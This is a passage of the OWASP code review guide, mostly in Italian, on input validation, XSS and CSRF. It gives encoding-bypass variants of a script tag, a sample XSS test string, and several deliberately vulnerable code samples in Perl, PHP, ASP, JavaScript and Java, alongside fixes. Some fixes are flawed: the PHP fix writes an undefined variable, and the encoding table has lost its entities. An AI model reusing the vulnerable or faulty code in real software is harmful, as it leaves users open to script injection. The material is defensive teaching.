La codifica da ASCII a Unicode è un' altro metodo per bypassare l' input validation. Raramente le applicazioni testano Unicode exploit e quindi offrono all' attaccante un ampio raggio di attacco.

Il punto da ricordare adesso è che l' applicazione deve essere sicura sia che ci sia in input Unicode representation o altre malformed representation. L' applicazione deve rispondere correttamente e riconoscere tutte le possibili rappresentazioni di caratteri invalidi.

Esempio:

ASCII: <script>

(Se semplicemente blocchiamo i caratteri "<" and ">" le altre rappresentazioni sotto passano la validazione e vengono eseguiti).

URL encoded: %3C%73%63%72%69%70%74%3E

Unicode Encoded: &#60&#115&#99&#114&#105&#112&#116&#62

Il documento The OWASP Development Guide tratta molto di più riguardo a questo tema.

STRATEGIE DI DATA VALIDATION

Un regola generale è accettare solo i caratteri "**Known Good**" , per esempio i caratteri che ci aspettiamo in input. Se questo non può essere fatto la strategia successiva è quella del "**Known bad**", dove vengono respinti tutti i conosciuti bad

characters. Il problema di questo approccio è che la lista dei bad characters potrebbe crescere nel tempo parallelamente alla nascita di nuove tecnologie aggiunte all' infrastruttura dell' azienda.

Estono molti modelli a cui fare riferimento quando si disegna la strategia della validazione del dato, qui sono elencate dalla più forte alla più debole:

1. **Exact Match** (Constraint)
2. **Known Good** (Accept)
3. **Reject Known bad** (Reject)
4. **Encode Known bad** (Sanitize)

In aggiunta, deve essere controllato che la lunghezza di ogni input ricevuto da entità esterne non superi la lunghezza massima consentita, per esempio un downstream service/computer o un utente di web browser.

I dati respinti (Rejected Data) non devono essere persistiti finché non sono sanitizzati. Questo è un problema comune che porta a log di dati errati, ma potrebbe anche portare ad eseguire azioni volute dall' attaccante.

- **Exact Match**: (metodo preferito) vengono accettati solo determinati valori appartenenti ad una lista di valori conosciuti.

esempio: un Radio button ha tre configurazioni(A, B, C). Solo una di queste tre configurazioni devono essere accettata (A o B o C). Qualsiasi altro valore deve essere respinto.

- **Known Good**: se non disponiamo di una lista di valori permessi, possiamo usare l' approccio known good.

esempio: un indirizzo email, sappiamo che può contenere al massimo un solo carattere “chiocciola” “@”. Può contenere più caratteri “punto” “.” . Il resto dell' informazione deve appartenere all' insieme [a-z] o [A-Z] o [0-9] e alcuni altri caratteri come a“_ “o “–“, quindi abilitiamo tale range di caratteri e definiamo una lunghezza massima dell' indirizzo email.

- **Reject Known bad**: abbiamo a disposizione una lista di caratteri non permessi (bad characters list). La debolezza di questo modello è che la lista di oggi potrebbe non essere sufficiente domani.
- **Encode Known Bad**: Questo è l' approccio più debole. Tale approccio accetta qualsiasi input ma codifica in formato HTML encoded solo alcuni caratteri in un determinato range. La codifica HTML viene eseguita e in questo modo l' input può essere renderizzato dal browser senza che il testo venga interpretato come script, ma il testo è lo stesso che è stato inserito in origine.

Esegui HTML-encoding e URL-encoding dell' input quando viene ritornato al client. In questo caso, l' assunzione è che nessun input sia trattato come HTML e che tutto l' output sia ritornato in una forma protetta. Questa azione è chiamata: sanitize.

Buoni Patterns per la validazione del dato.

DATA VALIDATION: ESEMPI

Un buon esempio di pattern per la validazione dei dati per prevenire attacchi di tipo OS injection nelle applicazioni PHP potrebbe essere il seguente:

```
$string = preg_replace("/[^a-zA-Z0-9]/", "", $string);
```

Il codice sopra replicherà qualsiasi carattere non alfanumerico con la stringa "". **preg_grep()** potrebbe essere utilizzato per ritornare un risultato ***True*** o ***False***. Questo ci permette di abilitare i caratteri "***only known good***" nell' applicazione.

Utilizzare espressioni regolari è un metodo comune per restringere il range di caratteri in input. Un errore comune è non eseguire escaping dei caratteri, che sono interpretati come caratteri di controllo, e quindi non eseguono la validazione corretta del dato.

Esempi di espressioni regolari sono i seguenti:

http://www.regxlib.com/CheatSheet.aspx

^[a-zA-Z]+$	Alpha characters only, a to z and A to Z (RegEx is case sensitive).
^[0-9]+$	Numeric only (0 to 9).
[abcde]	Matches any single character specified in set
[^abcde]	Matches any single character not specified in set

ESEMPIO DI FRAMEWORK:(STRUTS 1.2)

Nel mondo J2EE il framework (1.1) contiene un utility chiamata "commons validator". Offre due cose ben precise:

1. Creare un singolo punto di validazione dei dati
2. Lavorare con un framework per la validazione del dato

Di seguito viene esaminato cosa cercare per eseguire la revisione del framework Struts:

Il file struts-config.xml deve contenere quanto segue:

```
<plug-in className="org.apache.struts.validator.ValidatorPlugIn">
  <set-property property="pathnames" value="/technology/WEB-INF/
  validator-rules.xml, /WEB-INF/validation.xml"/>
</plug-in>
```

Questa configurazione indica al framework di caricare il validator plug-in. Vengono caricati i file separati da una virgola. Di default uno sviluppatore dovrebbe aggiungere le regole di validazione del dato (Regular Expression) nel file validation.xml.

Adesso osserveremo i form beans. In Struts i form beans si trovano lato server e servono per incapsulare le informazioni inviate all' applicazione attraverso Form HTTP. E' possibile avere bean concreti (costruiti nel codice dallo sviluppatore) oppure form beans dinamici. Osserva il codice di seguito:

```
package com.pcs.necronomicon

import org.apache.struts.validator.ValidatorForm;

public class LogonForm extends ValidatorForm {

  private String username;

  private String password;

  public String getUsername() {

    return username;

  }

  public void setUsername(String username) {

    this.username = username;

  }

  public String getPassword() {

    return password;

  }

public void setPassword(String password) {

    this.password = password;

  }

}
```

Osserva che la classe LoginForm estende ValidatorForm; questo è doveroso poiché la classe padre (ValidatorForm) ha un metodo di validazione che viene automaticamente chiamato utilizzando le regoel definite nel file validation.xml

Adesso assumendo che tale form sia chiamato, osserviamo il file struts-config.xml file: dovrebbe essere qualcosa di simile:

```
<form-beans>
 <form-bean name="logonForm"
        type=" com.pcs.necronomicon.LogonForm"/>
</form-beans>
```

Adesso osserviamo il file validation.xml:

```
<form-validation>
 <formset>
  <form name="logonForm">
   <field property="username"
       depends="required">
    <arg0 key="prompt.username"/>
   </field>
  </form>
 </formset>
</form-validation>
```

Osserva che ci sono gli stessi nomi sia nel file validation.xml che struts-config.xml affinché ci sia relazione ed è case sensitive.

Il campo “username” è anche case sensitive e si riferisce alla String username nella classe LoginForm.

La direttiva “depends” definisce che il parametro è obbligatorio. Se questo è blank, l’ errore è definito nel file **Application.properties**. Questo file di configurazione contiene i messaggi di errore e altre cose. E’ un ottimo posto dove poter cercare problematiche relative alla perdita di informazioni (information leakage):

MESSAGGI DI ERRORE

errors.required={0} is required.

errors.minlength={0} cannot be less than {1} characters.

errors.maxlength={0} cannot be greater than {2} characters.

errors.invalid={0} is invalid.

errors.byte={0} must be a byte.

errors.short={0} must be a short.

errors.integer={0} must be an integer.

errors.long={0} must be a long.0.

errors.float={0} must be a float.

errors.double={0} must be a double.

errors.date={0} is not a date.

errors.range={0} is not in the range {1} through {2}.

errors.creditcard={0} is not a valid credit card number.

errors.email={0} is an invalid e-mail address.

prompt.username = User Name is required.

L' errore definito dall' argomento arg0, prompt.username è mostrata come un alert box dal framework struts. Lo sviluppatore potrebbe avere la necessità di eseguire questo step tramite una regular expression:

```
  <field property="username"
      depends="required,mask">
   <arg0 key="prompt.username"/>
   <var-name>mask
     ^[0-9a-zA-Z]*$
   </var>
  </field>
 </form>
</formset>
```

```
</form-validation>
```

Qui abbiamo aggiunto la direttiva Mask definendo una variabile <var> e una regular expression. Qualsiasi input nel campo username che non sia un carattere tra A a Z, da a a z, o da 0 a 9 causerà un errore. Il problema più comune con questo tipo di sviluppo è che il developer potrebbe dimenticarsi di validare tutti i campi o completamente la form. L' altra cosa da osservare è l'uso non corretto delle regexp, quindi imparate queste RegExp figlioli!!!

Abbiamo anche la necessità di osservare se le pagine JSP siano collegate alla funzionalità di validazione tramite il file validation.xml. Questo può essere analizzato osservando il tag <html:javascript> incluso nella pagina come segue:

```
<html:javascript formName="logonForm" dynamicJavascript="true" staticJavascript="true" />
```

ESEMPIO: IL FRAMEWORK .NET

Il framework ASP .NET contiene un framework di validazione che rende più semplice la validazione dell' input e quindi di fare meno errori rispetto al passato. La soluzione per la validazione proposta da .NET ha sia funzionalità client-side che server-side simle a Struts (J2EE). Cosa è un validator? Secondo Microsoft (MSDN) la definizione è la seguente:

"A validator is a control that checks one input control for a specific type of error condition and displays a description of that problem."

Durante la revisione del codice la cosa che si deve evincere è che un validatore esegue una particolare funzione. Se abbiamo bisogno di eseguire un numero di controlli differenti su un nostro input necessariamente dobbiamo utilizzare più validatori.

In .NET sono presenti un numero di controlli già pronti:

- *RequiredFieldValidator* – Controlli sui campi mandatori.
- *CompareValidator* – Comparazione del valore dell' input con valori costanti o altri input.
- *RangeValidator* – Controllo del valore in input che stia all' interno di un definito range di valori.
- *RegularExpressionValidator* – Controllo dell' input tramite regular expression.

Il seguente è un esempio di pagina .aspx che contiene la validazione:

```
<html>
<head>
<title>Validate me baby!</title>
</head>
<body>
<asp:ValidationSummary runat=server HeaderText="There were errors on the page:" />
<form runat=server>
Please enter your User Id
<tr>
   <td>
      <asp:RequiredFieldValidator runat=server
         ControlToValidate=Name ErrorMessage="User ID is required."> *
      </asp:RequiredFieldValidator>
   </td>
   <td>User ID:</td>
   <td><input type=text runat=server id=Name></td>
<asp:RegularExpressionValidator runat=server display=dynamic
         controltovalidate="Name"
         errormessage="ID must be 6-8 letters."
         validationexpression="[a-zA-Z0-9]{6,8}" />
 </tr>
<input type=submit runat=server id=SubmitMe value=Submit>
</form>
```

```
</body>

</html>
```

Ricorda di controllare che le regular expressions siano sufficienti per proteggere l' applicazione. La direttiva “runat” significa che codice viene eseguito lato server prima di essere inviato al client. Quando viene mostrato sul browser dell' utente sarà semplice codice HTML.

ESEMPIO: CLASSIC ASP

Non esiste alcuna validazione built-in, comunque è sempre possibile utilizzare regular expressions per raggiungere lo scopo. Qui un esempio di una funzione con regular expressions per validare il codice postale US

```
Public Function IsZipCode (ByVal Text)

 Dim re

 set re = new RegExp

 re.Pattern = "^\d{5}$"

 IsZipCode = re.Test(Text)

End Function
```

CONTROLLO DELLA LUNGHEZZA

Un altro problema è quello di considerare la validazione della lunghezza dell' input. Se l' input è limitato da una lunghezza definita, quest riduce la grandezza dello script che potrebbe essere injected nella web application.

Molti applicativi web utilizzano le caratteristiche del sistema operativo e programmi esterni per eseguire le proprie funzionalità. Quando una applicazione web passa informazioni attraverso una richiesta HTTP, la lunghezza del dato passato deve essere validata. Senza la presenza di tale controllo l' attaccante ha la possibilità di iniettare Meta characters, malicious commands, o command modifiers, mentre l' applicativo lascerà passare ciecamente tutto per passare i dati ad un sistema esterno per l' esecuzione.

Controllare la lunghezza massima e minima è di fondamentale importanza, anche se il codice non è vulnerabile ad attacchi di tipo buffer overflow.

Se un meccanismo di log ha il compito di loggare tutti i dati utilizzati in una particolare transazione, abbiamo la necessità di assicurare che la quantità di dati ricevuti non sia così grande da inficiare il meccanismo di log. Se viene inviato al file di log una quantità di dati enorme, potrebbe andare in crash. Oppure se viene iniviata ripetutamente una grande quantità di dati, l' hard disk potrebbe saturarsi, causando un denial of service. Questo tipo di attacco può essere utilizzato per reciclare il file di log, e quindi rimuovere il controllo di audit. Se il parsing delle stringhe è eseguito sul dato ricevuto dall' applicazione, e una stringa estremamente grande viene inviata ripetutamente, la CPU potrebbe degradare le prestazioni o causare un disservizio (denial of service).

MAI DIPENDERE SOLO DA VALIDAZIONI LATO CLIENT-SIDE

Client-side validation can always be bypassed. Server-side code should perform its own validation. What if an attacker bypasses your client, or shuts off your client-side script routines, for example, by disabling JavaScript? Use client-side validation to help reduce the number of round trips to the server, but do not rely on it for security. **Remember: Data validation must be always done on the server side. A code review focuses on server side code. Any client side security code is not and cannot be considered security.**

DATA VALIDATION OF PARAMETER NAMES:

When data is passed to a method of a web application via HTTP, the payload is passed in a “key-value” pair, such as *UserId =3o1nk395y password=letMeIn123*

Previously we talked about input validation of the payload (parameter value) being passed to the application. But we also may need to check that the parameter names (*UserId*,*password* from above) have not been tampered with. Invalid parameter names may cause the application to crash or act in an unexpected way. The best approach is “Exact Match” as mentioned previously.

WEB SERVICES DATA VALIDATION

The recommended input validation technique for web services is to use a schema. A schema is a “map” of all the allowable values that each parameter can take for a given web service method. When a SOAP message is received by the web services handler, the schema pertaining to the method being called is “run over” the message to validate the content of the soap message. There are two types of web service communication methods; XML-IN/XML-OUT and REST (Representational State Transfer). XML-IN/XML-OUT means that the request is in the form of a SOAP message and the reply is also SOAP. REST web services accept a URI request (Non XML) but return a XML reply. REST only supports a point-to-point solution wherein SOAP chain of communication may have multiple nodes prior to the final destination of the request. Validating REST web services input is the same as validating a GET request. Validating an XML request is best done with a schema.

```
<?xml version="1.0"?>
```

```
<xsd:schema xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns="http://server.test.com"
targetNamespace="http://server.test.com" elementFormDefault="qualified" attributeFormDefault="unqualified">

<xsd:complexType name="AddressIn">

<xsd:sequence>

        <xsd:element name="addressLine1" type="HundredANumeric" nillable="true"/>

        <xsd:element name="addressLine2" type="HundredANumeric" nillable="true"/>

        <xsd:element name="county" type="TenANumeric" nillable="false"/>

        <xsd:element name="town" type="TenANumeric" nillable="true"/>

        <xsd:element name="userId" type="TenANumeric" nillable="false"/>

</xsd:sequence>

</xsd:complexType>

<xsd:simpleType name="HundredANumeric">

        <xsd:restriction base="xsd:string">

                <xsd:minLength value="1"/>

                <xsd:maxLength value="100"/>

                <xsd:pattern value="[a-zA-Z0-9]"/>

        </xsd:restriction>

        </xsd:simpleType>

        <xsd:simpleType name="TenANumeric">

                <xsd:restriction base="xsd:string">

                        <xsd:minLength value="1"/>

                        <xsd:maxLength value="10"/>

                        <xsd:pattern value="[a-zA-Z0-9]"/>

                </xsd:restriction>

        </xsd:simpleType>
```

```
</xsd:schema>
```

Here we have a schema for an object called AddressIn. Each of the elements has restrictions applied to it and the restrictions (in red) define what valid characters can be inputted into each of the elements. What we need to look for is that each of the elements has a restriction applied to it, as opposed to the simple type definition such as **xsd:string**. This schema also has the <xsd:sequence> tag applied to enforce the sequence of the data that is to be received.

VULNERABLE CODE AND THE ASSOCIATED FIX

EXAMPLE ONE - PERL

The following snippet of Perl code demonstrates code which is vulnerable to XSS.

```
#!/usr/bin/perl

use CGI;

my $cgi = CGI->new();

my $value = $cgi->param('value');

print $cgi->header();

print "You entered $value";
```

The code blindly accepts and data supplied in the parameter labeled 'value'. To add to this problem of accepting data with no validation, the code will display the inputted data to the user. If you have read this far into the paper I hope the light bulb is now flashing above your head with the realisation that this particular vulnerability would allow a Reflected XSS attack to occur.

The 'value' parameter should validate the supplied data and only print data which has been 'cleaned' by the validation filter. There are multiple options available with Perl to validate this parameter correctly. Firstly, a simple and crude filter is shown below:

```
$value =~ s/[^A-Za-z0-9 ]*/ /g;
```

This will restrict the data in the parameter to uppercase, lowercase, spaces, and numbers only. This of course removes the dangerous characters we have associated with XSS such as < and >.

A second option would be to use the HTML::Entities module for Perl which will force HTML encoding on the inputted data. I have changed the code to incorporate the HTML::Entities module and given an example out the encoding in action.

```
#!/usr/bin/perl

use CGI;

use HTML::Entities;

my $cgi = CGI->new();

my $value = $cgi->param('value');

print $cgi->header();

print "You entered ", HTML::Entities::encode($value);
```

If the data provided was <SCRIPT>alert(“XSS”)</SCRIPT> the HTML::Entities module would produce the following output:

```
&lt;SCRIPT&gt;alert(&quot;XSS&quot;)&lt;/SCRIPT&gt;
```

This would remove the threat posed by the original input.

EXAMPLE TWO - PHP

PHP allows users to create dynamic web pages quite easily, and this led to many implementations of PHP which lacked any security thought.

The example provided below shows very simple PHP message board which has been setup without sufficient data validation.

```
<form>

<input type="text" name="inputs">
 <input type="submit">
```

```
</form> <?php

if (isset($_GET['inputs']))

{   $fp = fopen('./inputs.txt', 'a');

   fwrite($fp, "{$_GET['inputs']}");

fclose($fp);

} readfile('./inputs.txt');

?>
```

You can see that this simple form takes the user inputs and writes it to the file named inputs.txt.

This file is then used to write the message to the message board for other users to see. The danger posed by this form should be clear straight away, the initial input is not subject to any kind of validation and is presented to other users as malicious code.

This could have been avoided by implementing simple validation techniques. PHP allows the developer to use the htmlentities() function. I have added the htmlentities() to the form:

```
<form>

<input type="text" name="inputs">
 <input type="submit">

</form>

<?php

if (isset($_GET['inputs']))

{

   $message = htmlentities($_GET['inputs']);

   $fp = fopen('./inputs.txt', 'a');

   fwrite($fp, "$inputs");

   fclose($fp);

} readfile('./inputs.txt');

?>
```

The addition is simple but the benefits gained can be substantial. The messageboard now has some protection against any script code that could have been entered by a malicious user. The code will now be HTML entity encoded by the htmlentities() function.

EXAMPLE THREE – CLASSIC ASP

Just like in PHP, ASP pages allow dynamic content creation, so for an XSS vulnerable code like the following:

Response.Write "Please confirm your name is " & Request.Form("UserFullName")

We will use the HTMLEncode Built-in function in the following way

Response.Write "Please confirm your name is " & Server.HTMLEncode (Request.Form("UserFullName"))

EXAMPLE FOUR – JAVASCRIPT

The fourth and final example we will look at is JavaScript code. Again we will show a vulnerable piece of code and then the same code with data validation in place.

We will observe some vulnerable JavaScript which takes the user's name from the URL and uses this to create a welcome message.

The vulnerable script is displayed below:

```
<SCRIPT>
var pos=document.URL.indexOf("name=")+5;
document.write(document.URL.substring(pos,document.URL.length));
</SCRIPT>
```

The problem with this script was discussed earlier; there is no validation of the value provide for "name=".

I have fixed the script below using a very simple validation technique.

```
<SCRIPT>
var pos=document.URL.indexOf("name=")+5;
var name=document.URL.substring(pos,document.URL.length);
if (name.match(/^[a-zA-Z]$/))
 { document.write(name);
```

```
 } else
{ window.alert("Invalid input!");
}
</SCRIPT>
```

The 3rd line of the script ensures that the characters are restricted to uppercase and lowercase for the user name. Should the value provided violate this, an invalid input error will be returned to the user.

REVISIONE TECNICA: CROSS-SITE SCRIPTING

Descrizione generale

L' attacco di tipo Cross-site scripting (XSS) accade quando una attaccante utilizza una applicazione web per inviare codice malevolo, generalmente in forma di browser side script, ad un differente utente finale. Gli errori che permettono che questo accada sono abbastanza sparsi e accadono laddove l' applicazione web utilizza l' input dell' utente nell' output che essa stessa genera, senza alcun tipo di validazione e codifica.

Attività di sicurezza collegate:

Descrizione delle vulnerabilità Cross-site Scripting

Leggi l' articolo sulle vulnerabilità Cross-site Scripting (XSS).

http://www.owasp.org/index.php/Cross-site_Scripting_%28XSS%29

Come evitare le vulnerabilità Cross-site scripting

Leggi l' articolo sul Phishing sulla guida OWASP Development Guide.

http://www.owasp.org/index.php/Phishing

Leggi l' articolo sul Data Validation della guidaOWASP Development Guide.
http://www.owasp.org/index.php/Data_Validation

Come testare le vulnerabilità Cross-site scripting

Leggi l' articolo su come testare le vulnerabilità sulla guida OWASP Testing Guide.
http://www.owasp.org/index.php/Testing_for_Cross_site_scripting

Osserva il progetto OWASP AntiXSS Project:

http://www.owasp.org/index.php/Category:OWASP_PHP_AntiXSS_Library_Project

Osserva il progetto OWASP ESAPI Project:

http://www.owasp.org/index.php/ESAPI

ESEMPIO DI CODICE VULNERABILE

Se il testo inserito dall' utente è *reflected back* e non è stato validato, il browser interpreterà lo script in input come parte del linguaggio della pagina, ed eseguirà il codice.

Per mitigare questo tipo di vulnerabilità abbiamo bisogno di eseguire un certo numero di security tasks nel nostro codice:

1. Validare i dati (Validate data)
2. Codificare l' output (Encode unsafe output)

```
import org.apache.struts.action.*;
import org.apache.commons.beanutils.BeanUtils;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;


public final class InsertEmployeeAction extends Action {


public ActionForward execute(ActionMapping mapping, ActionForm form,
   HttpServletRequest request, HttpServletResponse response) throws Exception{


// Setting up objects and vairables.


Obj1 service = new Obj1();
ObjForm objForm = (ObjForm) form;
InfoADT adt = new InfoADT ();
BeanUtils.copyProperties(adt, objForm);


        String searchQuery = objForm.getqueryString();
        String payload = objForm.getPayLoad();
try {
```

```
service.doWork(adt);  / /do something with the data

ActionMessages messages = new ActionMessages();

ActionMessage message = new ActionMessage("success", adt.getName() );

messages.add( ActionMessages.GLOBAL_MESSAGE, message );

saveMessages( request, messages );

request.setAttribute("Record", adt);

return (mapping.findForward("success"));

}

catch( DatabaseException de )

{

ActionErrors errors = new ActionErrors();

ActionError error = new ActionError("error.employee.databaseException" + “Payload: “+payload);

errors.add( ActionErrors.GLOBAL_ERROR, error );

saveErrors( request, errors );

return (mapping.findForward("error: "+ searchQuery));

}

}

}
```

Il testo sopra mostra alcuni comuni errori nello sviluppo di una classe action di struts. Primo. il dato passato nella HttpServletRequest è posto in un parameter senza essere validato.

Focalizzandoci su XSS possiamo vedere che questa action ritorna un messaggio, ActionMessage, se la funzione va a buon fine. Se viene scatenato un errore nel blocco Try/Catch block, i dati contenuti nella HttpServletRequest sono ritornati all' utente, non validati e esattamente nel formato nel quale l' utente li ha inseriti.

```
import java.io.*;

import javax.servlet.http.*;
```

```
import javax.servlet.*;

public class HelloServlet extends HttpServlet

{

public void doGet (HttpServletRequest req, HttpServletResponse res) throws ServletException, IOException {

String input = req.getHeader(“USERINPUT”);

PrintWriter out = res.getWriter();

out.println(input);  // echo User input.

out.close(); }

}
```

Questo è un secondo esempio di vulnerabilità XSS. Ritornare l' input dell' utente non validato crea un ampio raggio di vulnerabilità.

.NET EXAMPLE (ASP.NET VERSION 1.1 ASP.NET VERSION 2.0):

Il codice server side in linguaggio VB.NET potrebbe avere una funzionalità simile:

```
' SearchResult.aspx.vb

Imports System

Imports System.Web

Imports System.Web.UI

Imports System.Web.UI.WebControls

Public Class SearchPage Inherits System.Web.UI.Page


Protected txtInput As TextBox

Protected cmdSearch As Button
```

```
Protected lblResult As Label Protected


Sub cmdSearch _Click(Source As Object, _ e As EventArgs)


// Do Search…..

// ……

lblResult.Text="You Searched for: " & txtInput.Text

// Display Search Results…..

// ……

End Sub

End Class
```

Questo è un esempio di codice in VB.NET vulnerabile relativo alla funzionalità di ricerca che ritorna l' input dell' utente non validato. Per mitigare questo, è necessario eseguire data validation e nel caso di attacchi di tipo stored XSS, è necessario eseguire l' encoding dell' input e dell' output (come menzionato prima).

CLASSIC ASP EXAMPLE

Classic ASP è anch' esso sensibile al XSS, come molte tecnologie Web.

```
<%

  ...

  Response.Write "<div class='label'>Please confirm your data</div><br />"

  Response.Write "Name: " & Request.Form("UserFullName")

  ...
```

```
%>
```

PROTEGGERSI CONTRO XSS

Nel framework sono presenti alcune funzioni built-in che possono aiutare nella validazione dei dati e HTML encoding, per la precisione, ASP.NET 1.1 **request validation feature** e **HttpUtility.HtmlEncode**.

Microsoft consiglia che non dovresti affidarti solamente alla ASP.NET request validation e che dovrebbe essere utlizzata in congiunzione alla propria validazione dei dati, come regular expressions (menzionato sotto).

La request validation feature è disabilitata in pagina specificando la direttiva

<%@ Page validateRequest="false" %>

oppure settando **ValidateRequest="false"** sull' elemento **@ Pages**.

Oppure nel file **web.config**:

Puoi disabilitare la request validation aggiungendo

l' elemento <**pages**> con **validateRequest="false"**

Quindi quando si revisiona il codice, bisogna assicurarsi se la direttiva validateRequest sia abilitata o meno, investigare quale metodo di valiazione (dei dati) viene utilizzato, se esiste. Controllare che la feature ASP.NET Request validation sia abilitata nel file **Machine.config**. La request validation è abilitata come default in ASP.NET. Puoi osservare il seguente default setting nel file **Machine.config**.

<pages validateRequest="true" ... />

HTML Encoding:

Il contenuto che deve essere mostrato può essere facilmente codificato (encoded) utilizzando la funzione HtmlEncode. Questo può essere eseguito chiamando:

Server.HtmlEncode(string)

Esempio di utilizzo del html encoder in un form:

```
Text Box: <%@ Page Language="C#" ValidateRequest="false" %>

<script runat="server">

void searchBtn _Click(object sender, EventArgs e) {
```

```
Response.Write(HttpUtility.HtmlEncode(inputTxt.Text)); }

</script>

<html>

<body>

<form id="form1" runat="server">

<asp:TextBox ID="inputTxt" Runat="server" TextMode="MultiLine" Width="382px" Height="152px">

</asp:TextBox>

<asp:Button ID="searchBtn" Runat="server" Text="Submit" OnClick=" searchBtn _Click" />

</form>

</body>

</html>
```

Per le classiche pagine ASP la funzione di encoding può essere utilizzata allo stesso modo come in ASP.NET

Response.Write Server.HtmlEncode(inputTxt.Text)

STORED CROSS SITE SCRIPT:

Utilizzare HTML encoding per codificare output potenzialmente non sicuro:

Un *malicious script* può essere salvato in un database e non essere eseguito fino a che l' utente non richiede quel dato. Questo può essere il caso di alcune prime applicazioni web pre client email. Questo attacco incubato può restare nascosto fino al momento in cui l' utente di accedere alla pagina dove il codice *injected* è presente. A questo punto lo script potrebbe essere eseguito dal browser dell' utente:

La sorgente originale dell' input del codice injected potrebbe essere una seconda applicazione vulnerabile, cosa molto comune in architetture enterprise. Quindi l' applicazione potrebbe avere un buono strato di validazione del dato ma il dato persistito (codice injected) potrebbe essere stato inserito da un' altra applicazione che ha accesso allo stesso database.

In questo caso non possiamo essere sicuri al 100% che il dato da mostrare all' utente sia al 100% sicuro (poiché può provenire da un' altra applicazione). L' approccio per mitigare questo problema è assicurarsi che i dati inviati al browser non siano interpretati dallo stesso come mark-up, ma devono essere trattati come dati dell' utente.

We encode known bad to mitigate against this “enemy within”. Questo in effetti assicura che il browser interpreti qualsiasi carattere speciale come dato e markup. Come avviene questo? HTML encoding significa **<** diventa **<**, **>** diventa **>**, **&** diventa **&**, e **"** diventa **"**.

From	To
<	<
>	>
(	(
)	)
#	#
&	&
"	"
‘	&apos
`	%60

Quindi, per esempio, il testo <script> would be displayed assarà mostrato come <script> ma osservando il markup sarà rappresentato come <script>

Lo standard prevede di codificare i caratteri in formato HTML numerico e non in formato letterale come previsto per codice XML.

REVISIONE TECNICA: CROSS-SITE REQUEST FORGERY

Descrizione generale

CSRF è un tipo di attacco che forza un utente ad eseguire azioni non volute su una applicazione web nella quale è autenticato. Con un pò di aiuto grazie al social engineering (come inviando il link tramite email/chat), un attaccante potrebbe forzare l' utente di una applicazione web ad eseguire azioni scelte appositamente dall' attaccante. Un exploit CSRF può compromettere i dati e operazioni dell' utente nel caso di utenti normali. Se l' utente finale scelto è un amministratore, è possibile compromettere l' intera applicazione.

Attività di sicurezza collegate:

Descrizione delle vulnerabililità CSRF

Leggi l' articolo sulle vulnerabilità CSRF. http://www.owasp.org/index.php/CSRF

Come testare le vulnerabilità CSRF

Leggi l' articolo su come testare le vulnerabililità sulla guida OWASP Testing Guide.
http://www.owasp.org/index.php/Testing_for_CSRF

Introduzione

CSRF non è lo stesso attacco XSS (Cross Site Scripting), che forza contenuto malevolo ad essere servito da un sito fidato ad una vittima insospettata. Il testo *injected* è interpretato ed eseguito dal browser. Utilizzato in attacchi come Phishing, Trojan upload, Browser vulnerability weakness attacks…..

Gli attacchi di tipo Cross-Site Request Forgery (CSRF) (C-SURF) (Confused-Deputy) sono considerati utili se l' attaccante sa che la vittima (target) è autenticato ad un sistema web. Tali attacchi funzionano solo se la vittima è loggata nel sistema, e quindi hanno un *small attack footprint*. Altra debolezze logiche sono inoltre necessarie come la mancanza per esempio di una autorizzazione alla transazione (transaction authorization).

In effetti gli attacchi CSRF sono utilizzati dall' attaccante per far si che il sistema esegua una funzione (Funds Transfer, Form submission etc..) attraverso il browser della vittima senza la conoscenza della vittima stessa, se non al momento che la funzione non autorizzata è stata eseguita. Un obbiettivo primario è sfruttare la*usability* degli applicativi web (“ease of use” features) come la funzionalità One-click purchase per esempio.

COME FUNZIONA:

Gli attacchi CSRF funzionano inviando una malevola richiesta HTTP da un browser di un utente autenticato su una applicazione, che quindi committa una transazione senza l' autorizzazione data dall' utente. Fino a quando l' utente è autenticato e una significativa richiesta HTTP è inviata dal browser dell' utente verso l' applicativo target, l' applicazione

stessa non sa se l' origine della richiesta è una transazione valida o un link cliccato dall' utente (per esempio presente in una email) mentre l' utente è autenticato. Quindi, per esempio, utilizzando CSRF, un attaccante fa si che sia la vittima stessa ad eseguire un' azione che non conosce o di cui non ha intenzione, come il logout, comprare un oggetto, chiedere informazioni sul conto, o qualsiasi altra funzione offerta dall' applicazione vulnerabile.

Di seguito un esempio di una richiesta HTTP POST ad un venditore per comprare un numero di biglietti.

```
POST http://TicketMeister.com/Buy_ticket.htm HTTP/1.1

Host: ticketmeister

User-Agent: Mozilla/5.0 (Macintosh; U; PPC Mac OS X Mach-O;) Firefox/1.4.1

Cookie: JSPSESSIONID=34JHURHD894LOP04957HR49I3JE383940123K

ticketId=ATHX1138&to=PO BOX 1198 DUBLIN 2&amount=10&date=11042008
```

La risposta del venditore è confermare la vendita dei biglietti:

```
HTTP/1.0 200 OK

Date: Fri, 02 May 2008 10:01:20 GMT

Server: IBM_HTTP_Server

Content-Type: text/xml;charset=ISO-8859-1

Content-Language: en-US

X-Cache: MISS from app-proxy-2.proxy.ie

Connection: close


<?xml version="1.0" encoding="ISO-8859-1"?>

<pge_data> Ticket Purchased, Thank you for your custom.

</pge_data>
```

COME LOCALIZZARE LE POTENZIALI VULNERABILITÀ

Questa vulnerabilità è facile da identificare, ma potrebbero essere presenti controlli compensativi a contorno della funzionalità applicativa che potrebbe allertare l' utente di un tentativo di attacco CSRF. Una volta che l' applicazione ha

accettato la richiesta HTTP e la business logic viene invocata l' attacco CSRF dovrebbe funzionare (assumiamo che l' utente sia loggato nell' applicativo che deve essere attaccato).

Controllato come viene renderizzata la pagina abbiamo bisogno di vedere se qualche identificatore univoco sia appeso al link mostrato dall' applicazione nel browser dell' utente. Se non esistono identicatori univoci per ogni HTTP request legati alla richiesta dell’ utente, siamo vulnerabili. Session ID non è sufficiente poiché il session ID può essere inviato sempre se un utente clicca sul malevolo link dal momento che l' utente è già autenticato.

OPERAZIONE DRIVE THRU'

